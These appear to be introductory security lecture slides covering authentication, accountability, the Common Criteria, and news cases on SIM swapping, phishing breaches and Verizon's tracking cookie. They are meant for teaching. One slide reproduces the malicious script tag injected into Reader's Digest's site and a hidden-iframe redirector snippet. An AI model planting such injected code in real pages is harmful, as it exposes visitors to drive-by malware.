
"I got a code and am logged in to the correct account but it's saying I'm not verified?! What do I do?," a fan [wrote on Twitter](#). Others echoed that complaint, with some calling on Ticketmaster to "[FIX THIS](#)."

However, Ticketmaster told CNN Business that the "site is not down" and that "people are actively purchasing tickets."

Ticketmaster issued a follow up statement Tuesday afternoon on Twitter, writing that "there has been historically unprecedented demand with millions showing up" to buy tickets for Swift's tour. It told customers still waiting in the virtual queue that it is moving and to "hang tight."



# Availability: DigitalAttackMap



# Accountability

- Actions are recorded and can be traced to the party responsible.
- If prevention methods and access controls fail, we may fall back on detection: keeping a secure audit trail is important so that actions affecting security can be traced back.

CHARGED —

## Prosecutor charges former phone company employee in SIM-swap scheme

Charges filed as soaring cryptocurrency prices drive increase in SIM swapping crimes.

DAN GOODIN - 2/13/2021, 9:00 AM



[Enlarge](#)

A former phone company worker has been charged with conspiracy to commit fraud for allegedly using his access to customer account data to take over the phone numbers of 19 customers, including at least one cryptocurrency holder.

Stephen Daniel DeFiore of Brandon, Florida, received about \$2,325 between October 20, 2018, and November 9, 2018 in exchange for swapping the targeted customers' SIM cards with ones belonging to a co-conspirator, prosecutors in New Orleans **said** earlier this week. For each SIM swap, the co-conspirator sent DeFiore the customer's phone number, a four-digit PIN, and a SIM card number to which that phone number was to be swapped, prosecutors said.

The charges come eight months after federal prosecutors **charged** Richard Yuan Li of Hercules, California, with conspiracy to commit fraud for his alleged role in a SIM swap scam that targeted at least twenty people. Li was in possession of an iPhone 8 which the number of at least one of DeFiore's victims was routed to, prosecutors said.

The alleged victim was a New Orleans-area medical doctor with cryptocurrency accounts at exchanges including Binance, Bitfury, Coinbase, Gemini, Poloniex, ItBit, and Neo Wallet. Li and his co-conspirators then



# Authentication

- Accurate linking of an access token to a person or a property.
- Authentication is necessary for allowing access to some people but denying access to others.
- Authentication typically characterized as:
  - Something you **have** – an entry card, your phone
  - Something you **know** – a password, your mother's maiden name
  - Something you **are** – a signature, fingerprint, way of typing

The Guardian


News Opinion Sport Culture Lifestyle

World Europe US Americas Asia Australia Middle East Africa Inequality Global development

**Signal group chat leak**

**Exclusive: how the Atlantic's Jeffrey Goldberg got added to the White House Signal group chat**

Internal investigation cleared the national security adviser Mike Waltz, but the mistake was months in the making



Mike Waltz (left) and Jeffrey Goldberg. Composite: AP/Reuters

"According to the White House, the number was erroneously saved during a "contact suggestion update" by Waltz's iPhone, which one person described as the function where an iPhone algorithm adds a previously unknown number to an existing contact that it detects may be related."

that started during the 2024 campaign and went unnoticed until Waltz created the group chat last month.

# DATA BREACH

# A classic data breach

1. Employee is sent a phishing email with a link to a realistic looking internal site.
2. Employee opens the email, clicks the link, and types in their user name and password.
3. Malicious site collects the password and reassures the user that everything is actually fine so they are not suspicious.
4. Malicious actor uses the user name and password to download sensitive files.

# A classic data breach

1. Employee is sent a phishing email with a link to a realistic looking internal site.
  2. Employee opens the email, clicks the link, and types in her user name and password.
  3. Malicious site collects the password and shows the user that everything is actually fine so they are not suspicious.
  4. Malicious actor uses user name and password to download sensitive files.
- **Prevention:** detect phishing URLs and mark as spam, train employees to notice phishing, identify offsite access of sensitive files and block, encrypt files so useless if leaked.
  - **Detection:** Identify that sensitive files have been (past tense) accessed from off site, employee sends email about suspicious email.
  - **Response:** Change user's password, prevent further access, notify CTO, notify insurer, begin post-breach plan.

Sites are sometimes the last to know they have been compromised

The screenshot shows the top of an Ars Technica article. The header includes the 'ars technica' logo, navigation links (Home, Main Menu, My Stories: 7, Forums, Subscribe, Jobs), and a banner stating 'Ars Technica has arrived in Europe. Check it out!'. The article category is 'RISK ASSESSMENT / SECURITY & HACKTIVISM'. The title is 'Hey Reader's Digest: Your site has been attacking visitors for days', with a sub-headline 'Researchers estimate the same campaign has infected thousands of other sites.' and author 'by Dan Goodin - Nov 30, 2015 8:04pm GMT'. A '51' comment count badge is visible.

The article content features a screenshot of the Reader's Digest website. The page title is '9 Home Remedies for Foot Odor That Are Shockingly Effective'. A magnifying glass highlights a malicious script injected into the page's header:

```
</header>
<script type="text/javascript" src="
http://cd.brytheninnhotel.com.au/js/script.js" /></script>
<header class="stationary-site-header" role="banner">
```

A callout bubble points to this script with the text: 'Malicious script injected in compromised Reader's Digest website'.

Below the article snippet, a red arrow points to a code block labeled 'JS' with a red border, which contains a redirector script:

```
document.write("<iframe src='
http://grootwoordtukehdun.sampsonwheelchairramps.com/civis/
viewtopic.php?t=10a148f=.v461j31v7v36ag378' width=13
height=10 frameborder=0 marginheight=0 marginwidth=0
scrolling=no </" + "iframe">");
```


A callout bubble points to this code with the text: 'Redirector'.

At the bottom left of the article preview, there are links for 'Enlarge' and 'Mahwarebytes'.

# A classic data breach

1. Employee is sent a phishing email with a link to a realistic looking internal site.
2. Employee opens the email, clicks the link, and types in her user name and password.
3. Malicious site collects the password and shows the user that everything is actually fine so they are not suspicious.
4. Malicious actor uses user name and password to download sensitive files.
5. Malicious actor identifies an old version of software is running and finds an exploit for it.
6. They use the exploit to trick the system into giving them more access.
7. Using elevated privileges they install ransomware and download sensitive files.
8. Wait for ransomware to spread into the backup files.
9. Lock down the whole system.

# Swiss Cheese Model





# SECURITY CONCEPTS AND RELATIONSHIPS


**“A system which is unspecified can never be wrong, it can only be surprising.”**

# Common Criteria for Information Technology Security Evaluation (CC)

- Security is about protecting assets from threats.
- Threats are the potential for abuse of assets.
- **Owners** value assets and want to protect them.
- **Threat agents** also value assets and seek to abuse them.
- Owners analyze threats to decide which apply; these risks can be costed.
- This helps select countermeasures, which reduce vulnerabilities.
- Vulnerabilities may remain leaving some residual risk; owners seek to minimize that risk, within other constraints (feasibility, expense).

# Security concepts and relationships

-- CC V3.1 R4



## Example: Behavioral Advertising

### Personalize your experience

I keep this app free by showing ads. This app personalizes your advertising experience through AdMob and its partners.

By consenting to this enhanced ad experience, you'll see ads more relevant to you. Depending on your privacy settings, AdMob and its partners may collect data and use a unique identifier on your device to show you ads. You can change your choice anytime in the menu.


[Learn more](#)

YES, I AGREE

No, show ads less relevant.

## Example: Behavioral Advertising

- **Asset:** User behavior
- **Owner:** The user
- **Threat agent:** Advertisers
- **Risks:**
  - Malware
  - Tracking
  - Discriminatory pricing



# EXAMPLE ATTACKS


Verizon MITMed traffic and added cookies to all connections so that advertisers could track better and link data to demographics Verizon provided.

BIZ &amp; IT—

## Verizon's zombie cookie gets new life

Verizon's tracking supercookie joins up with AOL's ad tracking network.

JULIA ANGWIN AND JEFF LARSON, PROPUBLICA - 10/7/2015, 8:00 AM



65

Verizon is giving a new mission to its controversial hidden identifier that tracks users of mobile devices. Verizon said in a little-noticed [announcement](#) that it will soon begin sharing the profiles with AOL's ad network, which in turn monitors users across a large swath of the Internet.



### FURTHER READING

Verizon will now let users kill previously indestructible tracking code

That means AOL's ad network will be able to match millions of Internet users to their real-world details gathered by Verizon, including "[your gender, age range and interests](#)." AOL's network is on 40 percent of websites, including on ProPublica.

AOL will also be able to use data from Verizon's identifier to track the apps that mobile users open, what sites they visit, and for how long. Verizon purchased AOL earlier this year.



# On-device MITM Attack

